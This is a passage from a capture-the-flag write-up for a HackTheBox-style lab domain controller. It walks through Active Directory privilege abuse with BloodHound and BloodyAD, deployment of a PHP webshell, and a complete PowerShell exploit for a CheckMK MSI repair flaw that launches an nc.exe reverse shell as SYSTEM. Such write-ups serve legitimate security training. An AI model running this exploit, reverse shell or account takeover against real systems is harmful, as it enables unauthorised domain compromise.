
Hashcat successfully cracks the hash in just a few seconds. The plaintext password for the web_svc account is revealed as dksehdgh712!@#. This credential is extremely valuable as it was the one used earlier for AD enumeration and privilege escalation with BloodyAD.
BloodHound Analysis

After gaining initial access via the web service account, we run BloodHound to enumerate the Active Directory environment. Using bloodhound-python with the web_svc credentials, we successfully collect data on users, groups, computers, and other objects despite minor Kerberos issues, generating a .zip file for analysis.

The BloodHound graph visualizes the critical privilege escalation path: WEB_SVC adds itself to the IT_SUPPORT group, which grants ForceChangePassword rights over MONITORING_SVC. Taking over the monitoring service account ultimately leads to SYSTEM via the CheckMK agent.

Using BloodyAD, we add the web_svc account to the IT_SUPPORT group. This privilege escalation step grants the compromised account additional rights within the domain, expanding our control and opening paths to further lateral movement.

An initial attempt to change the password of the monitoring_svc account using BloodyAD shows a syntax error in the command structure. The tool requires precise argument ordering, which we correct in the next step.

Correcting the syntax, we successfully change the password of the monitoring_svc account to NewPassword@1! using BloodyAD. This allows us to take over the service account, which appears to have higher privileges suitable for remote access.
Taking Over monitoring_svc Account

We authenticate as monitoring_svc using kinit with the newly set password. After setting the Kerberos ticket cache with export KRB5CCNAME, we launch Evil-WinRM to obtain an interactive shell on dc01.nanocorp.htb as the monitoring service account.

Inside the Evil-WinRM session on the Domain Controller, we navigate to the Desktop of the monitoring_svc user and read the user.txt flag, successfully capturing the user-level proof
Escalate to Root Privileges Access
Privilege Escalation:

On the compromised system, we run netstat -ano | findstr 6556 to check for listening services on port 6556. This confirms a service is active, which may be related to further exploitation, lateral movement, or a specific vulnerability in the Nano Corp environment.
CheckMK Agent Discovery

From the monitoring_svc shell on the Domain Controller, we explore the CheckMK agent directory at C:\ProgramData\checkmk\agent. The listing reveals multiple folders (backup, bin, config, etc.) and configuration files like check_mk.user.yml and controller-flag, indicating a monitoring solution is deployed that could be leveraged for further enumeration or privilege escalation.

Querying the uninstall registry key lists installed software, highlighting the Check MK Agent 2.1 as a key component. This confirms the MSI-based escalation vector used earlier.

We specifically query the MSI installer properties for the Check MK Agent, retrieving the LocalPackage path (C:\Windows\Installer\1e6f2.msi). This

Attempting to list C:\Windows\Temp results in an “Access Denied” error, showing that the monitoring_svc account lacks permissions in common temporary directories. This forces us to work within directories we have access to or find alternative escalation paths.

An attempt was made to abuse MSI installer functionality for privilege escalation using msiexec /fa. However, the command failed with a memory-related error (unaligned fastbin chunk detected), suggesting that the technique was either not viable or blocked by the environment.
Webshell Deployment

A directory listing of the web root at C:\xampp\htdocs\nanocorp reveals the site structure. It includes various asset folders along with key files such as index.html and s.php

We echo a base64-encoded payload into b64.txt and use certutil -decode to create s.php — a custom PHP webshell. This technique bypasses potential upload restrictions and establishes a reliable command execution channel via the web server.

Testing the newly deployed webshell with curl http://nanocorp.htb/s.php?c=whoami returns nanocorp\web_svc.

After downloading RunasCs.exe with curl to C:\Windows\Temp, a dir command returns “File Not Found.”
CheckMK MSI Repair Exploitation (CVE-2024-0670)

In C:\Windows\Temp, we use wget with -UseBasicParsing to download nc.exe and bad.ps1.

Using RunasCs.exe, we impersonate the web_svc account and execute a PowerShell script (shell.ps1). The script seeds and triggers an MSI repair on a vulnerable CheckMK installer package, which runs with SYSTEM privileges and connects back to our listener on port 9007

Nothing happen

We use Copy-Item with the -Force flag to move RunasCs.exe into C:\Windows\Temp. This positions the token impersonation tool for easy execution in the current working directory.

We stop any lingering MSIEXEC processes and remove temporary CheckMK command files (cmk_all_*.cmd) to clean the environment and avoid conflicts before launching the final privilege escalation.
┌──[dark@parrot]─[~/Documents/htb/nanocorp]
└──╼ $cat pwn.ps1
param(
    [int]$MinPID = 1000,
    [int]$MaxPID = 15000,
    [string]$LHOST = "10.10.14.72",
    [string]$LPORT = "4444"
)

$NcPath = "C:\Windows\Temp\nc.exe"
$BatchPayload = "@echo off`r`n$NcPath -e cmd.exe $LHOST $LPORT"

$msi = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties' |
        Where-Object { $_.DisplayName -like '*mk*' } |
        Select-Object -First 1).LocalPackage

if (!$msi) {
    Write-Error "Could not find Checkmk MSI"
    return
}

Write-Host "[*] Found MSI at $msi"
Write-Host "[*] Seeding files..."

foreach ($ctr in 0..1) {
    for ($num = $MinPID; $num -le $MaxPID; $num++) {
        $filePath = "C:\Windows\Temp\cmk_all_$($num)_$($ctr).cmd"
        try {
            [System.IO.File]::WriteAllText($filePath, $BatchPayload, [System.Text.Encoding]::ASCII)
            Set-ItemProperty -Path $filePath -Name IsReadOnly -Value $true -ErrorAction SilentlyContinue
        } catch {}
    }
}

Write-Host "[*] Seeding complete. Triggering MSI repair..."
Start-Process "msiexec.exe" -ArgumentList "/fa `"$msi`" /qn /l*vx C:\Windows\Temp\cmk_repair.log" -Wait
Write-Host "[*] Done! Check listener.To be safe, we change the name of the file with the port that we abuse

Let’s rerun the command and see if it’s working


Our Netcat listener on port 4444 receives a reverse shell. whoami confirms we have achieved NT AUTHORITY\SYSTEM access on the Domain Controller.

From the SYSTEM shell, we navigate to the Administrator’s Desktop and read root.txt, capturing the final flag